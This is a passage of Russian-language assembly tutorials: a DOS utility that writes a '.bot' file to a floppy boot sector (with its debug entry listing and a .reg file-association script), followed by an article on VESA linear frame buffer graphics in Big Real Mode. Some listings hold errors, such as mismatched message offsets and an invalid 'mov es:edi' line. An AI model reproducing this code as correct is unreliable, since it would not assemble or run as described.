 JNC OK2
 ; Сюда попадаем, если была ошибка записи
 XOR AH,AH
 DEC SI
 CMP SI,0
 JE WRITE_ERR; если да - выдать сообщение об ошибке
 ; Сюда попадаем, если необходимо повторить попытку записи
 INT 13
 JMP REWRITE ; повтор попытки записи

OK2: ; Очередной сектор был успешно записан
 INC CL
 CMP CL,12
 JNG NEXT
; номер сектора превысил 18:
 MOV CL,1 ; установить сектор 1
 INC DH ; увеличить номер головки
 CMP DH,1
 JNG NEXT
; номер головки превысил 1:
 XOR DH,DH ; установить головку 0
 INC CH ; увеличить номер дорожки
 CMP CH,50
 JG WRITE_ERR

NEXT: INC WORD PTR [(FIRST)+3E] ; увеличить счетчик
                                  ; записанных секторов (по смещению 3Eh от начала первого буфера
 JMP LOOP

WRITE_FIRST: ; все данные из bot-файла переписаны в
                ; соответствующие сектора на дискете
    ; число записанных секторов
    ; сохранено в первом буфере. Необходимо записать лишь сам
    ; первый сектор. Процедура записи аналогична рассмотренной.
 MOV SI,3
N3: MOV AH,3
 MOV AL,1
 MOV BX,(FIRST)
 XOR DX,DX ; диск A: (0), головка 0
 XOR CH,CH ; дорожка 0
 MOV CL,1 ; сектор 1
```

```
 INT 13
 JNC OUT ; если запись успешна - выход
 ; Ошибка записи:
 XOR AH,AH
 DEC SI
 CMP SI,0
 JNE N2
 JMP WRITE_ERR ; число повторов = 0 - ошибка
N2: INT 13 ; сброс дисковода
 JMP N3 ; повтор попытки записи

OUT: ; Выход из программы. Необходимо закрыть файл, если он
        ; был открыт
 CMP WORD PTR [HANDLE],0 ; если файл был открыт,
                         ; дескриптор файла не равен 0
 JE END
; Файл был открыт - необходимо его закрыть
 MOV AH,3E
 MOV BX,[HANDLE]
 INT 21
END: MOV AH,4C
 INT 21
```

Чтобы приступить к вводу программы с использованием debug, необходимо, как и в случае с программой "template.bot", вычислить все адреса и подставить их вместо меток. Разница же между двумя программами в том, что на этот раз мы создаем com-программу, поэтому вводить надо начинать со смещения 100h (команда отладчика 'a 100'):

```
2039:0100 JMP     0795
2039:0103
```

Вводим текст первого сообщения (оно начинается со смещения 103h):

```
2039:0103 DB " Вставьте в дисковод A: чистую дискету и нажмите любую клавишу",0D,0A
2039:0142
```

Второе сообщение начинается со смещения 142h:

```
2039:0142 DB "Ошибка открытия файла",0D,0A
2039:0159
```

Третье сообщение со смещения 159h:

```
2039:0159 DB "Ошибка чтения дискеты",0D,0A
2039:0170
```

Четвертое сообщение со смещения 170h:

```
2039:0170 DB "Ошибка записи",0D,0A
2039:017F
```

Далее должен следовать наш первый буфер (FIRST), его начальным смещением будет 17Fh, а его размер равен 512 (200h) байт, поэтому адресом второго буфера (FDD) будет смещение 37Fh, а третьего (BUF) - 57Fh. После него по смещению 77Fh будут два байта для дескриптора файла (HANDLE); здесь вначале должно быть число 0. Набираем 'a 77E <Enter>':

```
2039:077E DW 0
2039:0781
```

Код начинается со смещения 781h:

```
2039:0781 MOV     AH,40
2039:0783 MOV     BX,0001
2039:0786 INT     21
2039:0788 XOR     AX,AX
2039:078A INT     16
2039:078C CMP     DX,0103
2039:0790 JZ      07BD
2039:0792 JMP     08AA
2039:0795 MOV     DX,0103
```

```
2039:0798 MOV     CX,003F
2039:079B JMP     0781
2039:079D MOV     DX,0142
2039:07A0 MOV     CX,0017
2039:07A3 JMP     0781
2039:07A5 MOV     DX,0159
2039:07A8 MOV     CX,000E
2039:07AB JMP     0781
2039:07AD MOV     DX,0159
2039:07B0 MOV     CX,0017
2039:07B3 JMP     0781
2039:07B5 MOV     DX,0170
2039:07B8 MOV     CX,000F
2039:07BB JMP     0781
2039:07BD XOR     BX,BX
2039:07BF MOV     BL,[0080]
2039:07C3 XOR     AX,AX
2039:07C5 MOV     [BX+0081],AX
2039:07C9 MOV     AH,3D
2039:07CB MOV     DX,0082
2039:07CE INT     21
2039:07D0 JB      079D
2039:07D2 MOV     [077F],AX
2039:07D5 MOV     AH,42
2039:07D7 XOR     AL,AL
2039:07D9 MOV     BX,[077F]
2039:07DD XOR     CX,CX
2039:07DF MOV     DX,7B00
2039:07E2 INT     21
2039:07E4 JB      07A5
2039:07E6 MOV     AH,3F
2039:07E8 MOV     CX,0200
2039:07EB MOV     DX,017F
2039:07EE INT     21
2039:07F0 JB      07A5
2039:07F2 MOV     SI,0003
2039:07F5 MOV     AH,02
2039:07F7 MOV     AL,01
2039:07F9 MOV     BX,037F
2039:07FC XOR     CH,CH
2039:07FE MOV     CL,01
2039:0800 XOR     DX,DX
2039:0802 INT     13
2039:0804 JNB     0812
2039:0806 XOR     AH,AH
2039:0808 DEC     SI
2039:0809 CMP     SI,+00
2039:080C JZ      07AD
2039:080E INT     13
2039:0810 JMP     07F5
2039:0812 MOV     SI,0382
2039:0815 MOV     DI,0182
2039:0818 CLD
2039:0819 MOV     CX,003B
2039:081C REPZ
2039:081D MOVSB
2039:081E MOV     WORD PTR [01BD],0001
2039:0824 MOV     CL,02
2039:0826 XOR     CH,CH
2039:0828 XOR     DH,DH
2039:082A PUSH    CX
2039:082B PUSH    DX
2039:082C MOV     AH,3F
2039:082E MOV     BX,[077F]
2039:0832 MOV     CX,0200
2039:0835 MOV     DX,057F
2039:0838 INT     21
2039:083A JNB     083F
2039:083C JMP     07A5
2039:083F CMP     AX,0000
2039:0842 JZ      0887
```

```
2039:0844 POP     DX
2039:0845 POP     CX
2039:0846 MOV     SI,0003
2039:0849 MOV     AH,03
2039:084B MOV     AL,01
2039:084D MOV     BX,057F
2039:0850 XOR     DL,DL
2039:0852 INT     13
2039:0854 JNB     0865
2039:0856 XOR     AH,AH
2039:0858 DEC     SI
2039:0859 CMP     SI,+00
2039:085C JNZ     0861
2039:085E JMP     07B5
2039:0861 INT     13
2039:0863 JMP     0849
2039:0865 INC     CL
2039:0867 CMP     CL,12
2039:086A JLE     0881
2039:086C MOV     CL,01
2039:086E INC     DH
2039:0870 CMP     DH,01
2039:0873 JLE     0881
2039:0875 XOR     DH,DH
2039:0877 INC     CH
2039:0879 CMP     CH,50
2039:087C JLE     0881
2039:087E JMP     07B5
2039:0881 INC     WORD PTR [01BD]
2039:0885 JMP     082A
2039:0887 MOV     SI,0003
2039:088A MOV     AH,03
2039:088C MOV     AL,01
2039:088E MOV     BX,017F
2039:0891 XOR     DX,DX
2039:0893 XOR     CH,CH
2039:0895 MOV     CL,01
2039:0897 INT     13
2039:0899 JNB     08AA
2039:089B XOR     AH,AH
2039:089D DEC     SI
2039:089E CMP     SI,+00
2039:08A1 JNZ     08A6
2039:08A3 JMP     07B5
2039:08A6 INT     13
2039:08A8 JMP     088A
2039:08AA CMP     WORD PTR [077F],+00
2039:08AF JZ      08B9
2039:08B1 MOV     AH,3E
2039:08B3 MOV     BX,[077F]
2039:08B7 INT     21
2039:08B9 MOV     AH,4C
2039:08BB INT     21
2039:08BD <Enter>
```

Дадим программе имя: 'n wb.com <Enter>', укажем ее размер - 'r cx <Enter>' и '7BD <Enter>', затем сохраним: 'w <Enter>'. Если при вводе не было сделано ошибок, программа должна сразу заработать в вывести на экран первое сообщение. Первое условие, однако, маловероятно, поэтому, скорее всего, программу придется отлаживать. Отладка больших (сравнительно) программ на ассемблере - занятие неблагодарное, особенно без специальных инструментальных средств; поэтому имеет смысл наращивать нашу программу "кусками", на каждом этапе проверяя набранное и добиваясь работоспособности программы. Для этого можно завершающий фрагмент кода ('MOV AH,4C' и 'INT 21') ставить после набора очередного смыслового блока, сохранить в таком виде и попробовать запустить (при этом не надо забывать подставлять в соответствующих местах вместо ссылок вперед на несуществующий еще код адрес этого завершающего фрагмента).

В частности, подобную процедуру можно проделать, набрав данные и процедуру вывода сообщений (до адреса 7BDh), затем набрав процедуру открытия файла (до адреса 7D5h), затем после перемещения файлового указателя (до адреса 7E6h), после чтения загрузочного сектора (до адреса 812h), после цикла копирования секторов (до адреса 887h). На каждом этапе "своя" часть функциональности должна быть обеспечена. В любом случае должно выводиться начальное сообщение. Затем, если в командной строке не было указано имя существующего файла (при необходимости с полным путем к нему), должно выводиться сообщение "Ошибка открытия файла". После реализации чтения загрузочного сектора должно появиться обращение к дисководу и т.д.

Для отладки используем тот же debug, для этого, собственно, он и предназначен. Чтобы вывести ассемблированный код, необходимо набрать 'u [адрес] <Enter>' и сравнить введенный код с тем, который должен быть. Особенно тщательно следует следить за соответствием адресов ссылок и данных. При попытке дизассемблировать область данных мы получим бессмыслицу - для отображения данных служит команда 'd [адрес] <Enter>', данные отображаются в виде шестнадцатиричных чисел.

Обработка ошибок в нашей программе сведена к минимуму, поэтому она требует корректного к себе обращения. При запуске вместе с названием файла wb (расширение указывать не обязательно) через один пробел должно следовать название bot-файла. Необходмо помнить, что формат загружаемого файла нашей программой не проверяется; она с одинаковым успехом сможет открыть файл любого формата - и txt, и bmp, и jpg, и exe и т.д. - и скопирует его на дискету, убрав начальные 7B00h байтов.

Отладка программы wb.com - это только полдела; она может успешно записать загрузочный сектор дискеты, а вот то, что мы туда записываем, само может потребовать отладки. Для этой цели и предназначается относительно простая программа "test.bot". Сначала эту программу можно составить так, чтобы в ней был всего один дополнительный сектор. После записи "test.bot" на дискету с помощью wb.com следует перезагрузить компьютер, оставив дискету в дисководе. При этом последовательность загрузки с помощью BIOS Setup должна быть установлена в порядке "A, C". Если надпись "Sector 2" отображается, можно добавить еще несколько секторов и проверить их работу. Данный шаг позволит убедиться, что программа wb.com правильно записывает последовательность секторов на дискету, а bot-программа - правильно их считывает.

Изменения в реестре

Если все работает нормально, можно несколько повысить для себя уровень сервиса при работе с этими программами. Для начала разместим wb.com в каталоге Windows (например, C:\WINDOWS). Теперь wb можно набирать, как обычную команду операционной системы, и она будет работать независимо от каталога, в котором мы находимся. Чтобы еще больше облегчить себе работу, создадим ассоциацию bot-файлов с программой wb.com. Желающие могут воспользоваться для этой цели проводником Windows, а для любителей программирования ;) я привожу здесь соответствующий reg-файл.

Откройте "Блокнот" Windows и наберите в нем следующий текст:

```
REGEDIT4

[HKEY_CLASSES_ROOT\.bot]
@="botfile"

[HKEY_CLASSES_ROOT\botfile\Shell]
@=""

[HKEY_CLASSES_ROOT\botfile\Shell\open]
@=""

[HKEY_CLASSES_ROOT\botfile\Shell\open\command]
@="C:\\WINDOWS\\wb.com %1"
```

В последней строке вы должны указать каталог Windows на своей машине, например, C:\\Win98\\wb.com, если у вас Windows размещена в каталоге Win98. Обратите внимание, что обратная косая черта должна быть продублирована. Еще раз тщательно проверьте правильность всех данных и сохраните файл с расширением .reg, например, "bot.reg". Из проводника Windows дважды щелкните на названии этого файла; появится запрос на подтверждение изменений в реестре. Щелкните "OK".

Теперь, если не было сделано ошибок, при двойном щелчке на имени файла с расширением .bot откроется окно DOS и появится знакомое нам приглашение вставить чистую дискету в дисковод A:. Вставив дискету и нажав любую клавишу, мы получим загрузочную дискету. Остается только пожелать успеха в ваших экспериментах с загрузочным сектором.

Работа с LFB в DOS

Автор: Exs42

Дата: 2006-10-05

> Осознав свое место в мире, постигнув единство всего сущего, относительность добра и зла, человек обретает душевное равновесие и покой, поколебать который не в силах никакие бури...
> Традиции воинских искусств «КЭМПО»

Наверняка всем, кто начинал программировать на ассемблере, приходилось сталкиваться с проблемой вывода на экран в режимах SVGA. Многие использовали банки видеопамяти или перемещение окна, но у такого подхода есть минусы:

• нужно написать довольно большую процедуру для вывода точек на экран;
• переключение банков занимает значительное время, особенно заметно на 386 с VGA-картой.

Есть и плюс: переключение банков видеопамяти можно использовать даже на 286, в то время как для работы LFB нужна видеокарта, как минимум поддерживающая VESA VBE 2.0.

LFB, Linear Frame Buffer, - линейный кадровый буфер, использующийся для отображения видеопамяти на непрерывный кусок адресного пространства. Для работы с видеорежимами и видеокартой используется BIOS-прерывание `INT 10`. Программировать LFB будем в Big Real Mode, так как в обычном реальном режиме LFB не используется, за исключением совсем экзотических случаев.

Автор предполагает, что читатель немного разбирается в защищенном режиме, селекторах, дескрипторах и прочей подобной теме.

Прерывание INT 10

Прежде всего понадобятся несколько функций для переключения режимов и определения номера версии VBE.

INT 10h AH = 4Fh, AL = 00: получить общую SVGA-информацию

Ввод:

• `AX = 4F00h`
• `ES:DI` = адрес буфера, 512 байт

Вывод:

• `AL = 4Fh`, если функция поддерживается;
• `AH = 01`, если произошла ошибка;
• `AH = 00`, если данные получены и записаны в буфер.

Буфер общей SVGA-информации:

• `+00h`: 4 байта, будет содержать `VESA` после вызова. Чтобы получить поля начиная с `14h`, сюда надо предварительно записать строку `VBE2`.
• `+04h`: слово, номер версии VBE в BCD-формате (`0102h` для 1.2, `0200h` для 2.0).

• +06h: 4 байта, адрес строки-идентификатора производителя.
• +0Ah: 4 байта, флаги. Бит 0 - АЦП поддерживает 8-битные цветовые компоненты; бит 1 - видеоадаптер несовместим с VGA; бит 2 - АЦП можно программировать только при обратном ходе луча; бит 3 - поддерживается VBE/AF 1.0; бит 4 - требуется EnableDirectAccess перед использованием LFB; бит 5 - аппаратный указатель мыши; бит 6 - аппаратное отсечение; бит 7 - аппаратное копирование блоков; биты 8-31 зарезервированы.
• +0Eh: 4 байта, адрес списка номеров поддерживаемых видеорежимов. Последнее слово = FFFFh.
• +12h: слово, объем видеопамяти в 64-килобайтных блоках.
• +14h: слово, внутренняя версия данной реализации VBE.
• +16h: 4 байта, адрес строки с названием производителя.
• +1Ah: 4 байта, адрес строки с названием видеоадаптера.
• +1Eh: 4 байта, адрес строки с версией видеоадаптера.
• +22h: слово, версия VBE/AF в BCD.
• +24h: 4 байта, адрес списка номеров режимов с аппаратным ускорением.
• +28h: 216 байт, зарезервировано VESA.
• +100h: 256 байт, зарезервировано для внутренних данных VBE.

INT 10h AH = 4Fh, AL = 02: установить режим

Ввод:

• AX = 4F02h
• BX = номер режима

Биты BX:

• биты 0-6 - собственно номер режима;
• бит 7 - видеопамять не очищается при установке режима, если все следующие биты нули;
• бит 8 - стандартный VBE SVGA-режим;
• бит 9 - нестандартный SVGA-режим;
• биты 10-12 - зарезервированы;
• бит 13 - режим использует аппаратное ускорение;
• бит 14 - режим использует LFB;
• бит 15 - видеопамять не очищается при установке режима.

Специальный номер режима 81FFh соответствует доступу ко всей видеопамяти и может использоваться для сохранения ее содержимого.

Вывод:

• AL = 4Fh, если функция поддерживается;
• AH = 00, если режим установлен;
• AH = 01 или 02, если произошла ошибка.

Стандартные режимы:

• 4-битные, 16 цветов: VGA 012h 640x480; VBE 1.0 102h 800x600, 104h 1024x768, 106h 1280x1024.
• 8-битные, 256 цветов: VGA 013h 320x200; VBE 1.0 100h, 101h, 103h, 105h, 107h; VBE 2.0 120h 1600x1200.
• 15-битные, 32K цветов: VBE 1.2 10Dh, 110h, 113h, 116h, 119h; VBE 2.0 121h.
• 16-битные, 64K цветов: VBE 1.2 10Eh, 111h, 114h, 117h, 11Ah; VBE 2.0 121h.
• 24-битные и 32-битные, 16M цветов: VBE 1.2 10Fh, 112h, 115h, 118h, 11Bh; VBE 2.0 122h.

В 8-битных режимах каждый пиксель описывается одним байтом, значением цвета из палитры. В 15- и 16-битных режимах пиксель описывается словом. В 24- и 32-битных режимах каждому

пикселю соответствуют три байта или двойное слово.

INT 10h AH = 4Fh, AL = 01: получить информацию о режиме

Ввод:

• AX = 4F01h
• CX = номер SVGA-режима
• ES:DI = адрес буфера для информации о режиме, 256 байт

Вывод:

• AL = 4Fh, если функция поддерживается;
• AH = 01, если произошла ошибка;
• AH = 00, если данные получены и записаны в буфер.

Основные поля буфера информации о режиме:

• +00h: слово, атрибуты режима: присутствие режима, дополнительная информация, текстовый/графический вывод, цветность, совместимость с VGA, поддержка банков, поддержка LFB.
• +02h, +03h: атрибуты окон A и B.
• +04h: гранулярность окна в килобайтах.
• +06h: размер окна в килобайтах.
• +08h, +0Ah: сегментные адреса окон A и B.
• +0Ch: адрес процедуры перемещения окна.
• +10h: число байт в логической строке.
• +12h, +14h: ширина и высота.
• +18h: число плоскостей памяти.
• +19h: число бит на пиксель.
• +1Ah: число банков.
• +1Bh: модель памяти.
• +1Ch: размер банка.
• +1Dh: число видеостраниц.
• +1Fh-+26h: маски и смещения цветовых компонент.
• +27h: дополнительные флаги.
• +28h: физический адрес начала LFB.
• +2Ch: смещение от начала LFB до первого байта после экранной области.
• +30h: размер неотображаемой LFB-памяти в килобайтах.
• +32h: 206 байт зарезервировано.

Реализация

Теперь можно приступать к программированию. Собирать все будем в TASM 5.0. Для каждого режима нужен свой алгоритм вывода точки. В примере используется 640x480x32 бита, то есть режим 112h, но так как используется LFB, бит 14 номера режима устанавливается в 1. Также стоит проверить наличие VBE 2.0 и выше. Нужны два дескриптора: нулевой и 16-битный с лимитом 4 Гб.

Код переводит экран в режим 112h и выводит точку красного цвета.

```
; LFB.asm
; Простенькая программа, демонстрирующая работу с LFB
; Компиляция:
```

```
;       tasm.exe /m  LFB.asm
; Линк:
;       tlink.exe /x /3 LFB.obj

        .386p
LFB_seg segment para public "code" use16
        assume  CS:LFB_seg,DS:LFB_seg,SS:LFB_seg
start:

; Этот блок кода отвечает за переход в BIG REAL MODE
; мы не будем на нём подробно останавливаться...

        push    cs
        pop     ds
        mov     eax,cr0
        test    al,1
        jz      no_V86
        mov     dx,offset v86_msg
err_exit:
        mov     ah,9
        int     21h
        mov     ah,4Ch
        int     21h
v86_msg db      "Error!Bad mode in v86!$"
win_msg db      "Error!Windows is runing!$"
no_V86:
        mov     ax,1600h
        int     2Fh
        test    al,al
        jz      no_windows
        mov     dx,offset win_msg
        jmp     err_exit
no_windows:
        xor     eax,eax
        mov     ax,cs
        shl     eax,4
        add     ax,offset GDT
        mov     gdt_base,eax
        lgdt    fword ptr gdtr
        cli
        mov     eax,cr0
        or      al,1
        mov     cr0,eax
        jmp     start_PM

start_PM:
        mov     ax,8
        mov     ds,ax
        mov     es,ax
        mov     fs,ax
        mov     gs,ax

        mov     eax,cr0
        and     al,0FEh
        mov     cr0,eax
        jmp     exit_PM

exit_PM:
        xor     ax,ax
        mov     ds,ax
        mov     es,ax
        mov     fs,ax
        mov     gs,ax
        sti
        mov     ax,cs
        mov     ds,ax

; Всё, теперь мы в BIG REAL MODE
        push    ds
        pop     es
; Получаем общую SVGA информацию
```

```
        mov     ax,4F00h
        mov     di,offset Video_Buffer
        int     10h

; Считываем номер версии VBE в BX
        mov     bx,word ptr [Video_Buffer+04h]
        cmp     bx,0200h
        jl      Not_support_LFB
        jmp     Next_step
Not_support_LFB:
        mov     ah,9
        mov     dx,offset Error
        int     21h
        ret
Next_step:

; Получаем информацию о режиме
        mov     ax,4F01h
        mov     cx,4112h
        mov     es:edi,offset Info_Buffer
        int     10h

; Записываем физический адрес начала LFB в ESI
        mov     esi,dword ptr [Info_Buffer+028h]
        push    esi

; Устанавливаем режим
        mov     ax,4F02h
        mov     bx,4112h
        int     10h
        pop     esi

; Теперь выводим точку
        mov     X_scr,640
        mov     Pos_X,100
        mov     Pos_Y,100
        mov     Cr_Red,255
        mov     Cr_Blue,0
        mov     Cr_Green,0
        mov     Cr_Alpha,0
        call    pset32bit

; Ожидание нажатия клавиши
        mov     ah,1
        int     21h

; Выход
        mov     ah,4Ch
        int     21h

; Процедура вывода точки на экран
pset32bit       proc
        pusha
; В общем случае формула выглядит так:
; X_scr * Pos_Y * Количество компонент цвета + Pos_X * Количество компонент цвета

        mov     eax,Pos_Y
        mov     ebx,X_scr
        imul    eax,ebx
        imul    eax,4
        mov     ebx,Pos_X
        imul    ebx,4
        add     eax,ebx
        xor     ecx,ecx
        xor     ebx,ebx
        mov     cl,Cr_Blue
        mov     ch,Cr_Green
        mov     bl,Cr_Red
        mov     bh,Cr_Alpha
        mov     byte ptr fs:[esi+eax],cl
        inc     eax
```

```
        mov     byte ptr fs:[esi+eax],ch
        inc     eax
        mov     byte ptr fs:[esi+eax],bl
        inc     eax
        mov     byte ptr fs:[esi+eax],bh
        popa
        ret
pset32bit       endp

; Начало области данных
GDT     label   byte
; Нулевой дескриптор
        db      8 dup(0)
; 16-битный 4 Гб сегмент:
        db      0FFh,0FFh,0,0,0,10010010b,11001111b,0
; Размер GDT
gdtr    dw      16
; Линейный адрес GDT
gdt_base        dd      ?
Pos_X           dd      0       ; Координата X точки
Pos_Y           dd      0       ; Координата Y точки
X_scr           dd      0       ; Разрешение по X
Cr_Red          db      0       ; Красная компонента
Cr_Green        db      0       ; Зелёная компонента
Cr_Blue         db      0       ; Синяя компонента
Cr_Alpha        db      0       ; Альфа
Info_Buffer     db      256 dup(0)
Video_Buffer    db      512 dup (0)
Error           db      "Not support VESA VBE 2.0 or higher!$"
LFB_seg ends
        end     start
```

Если возникнут вопросы по теме, автор предлагал писать на Exs42@yandex.ru.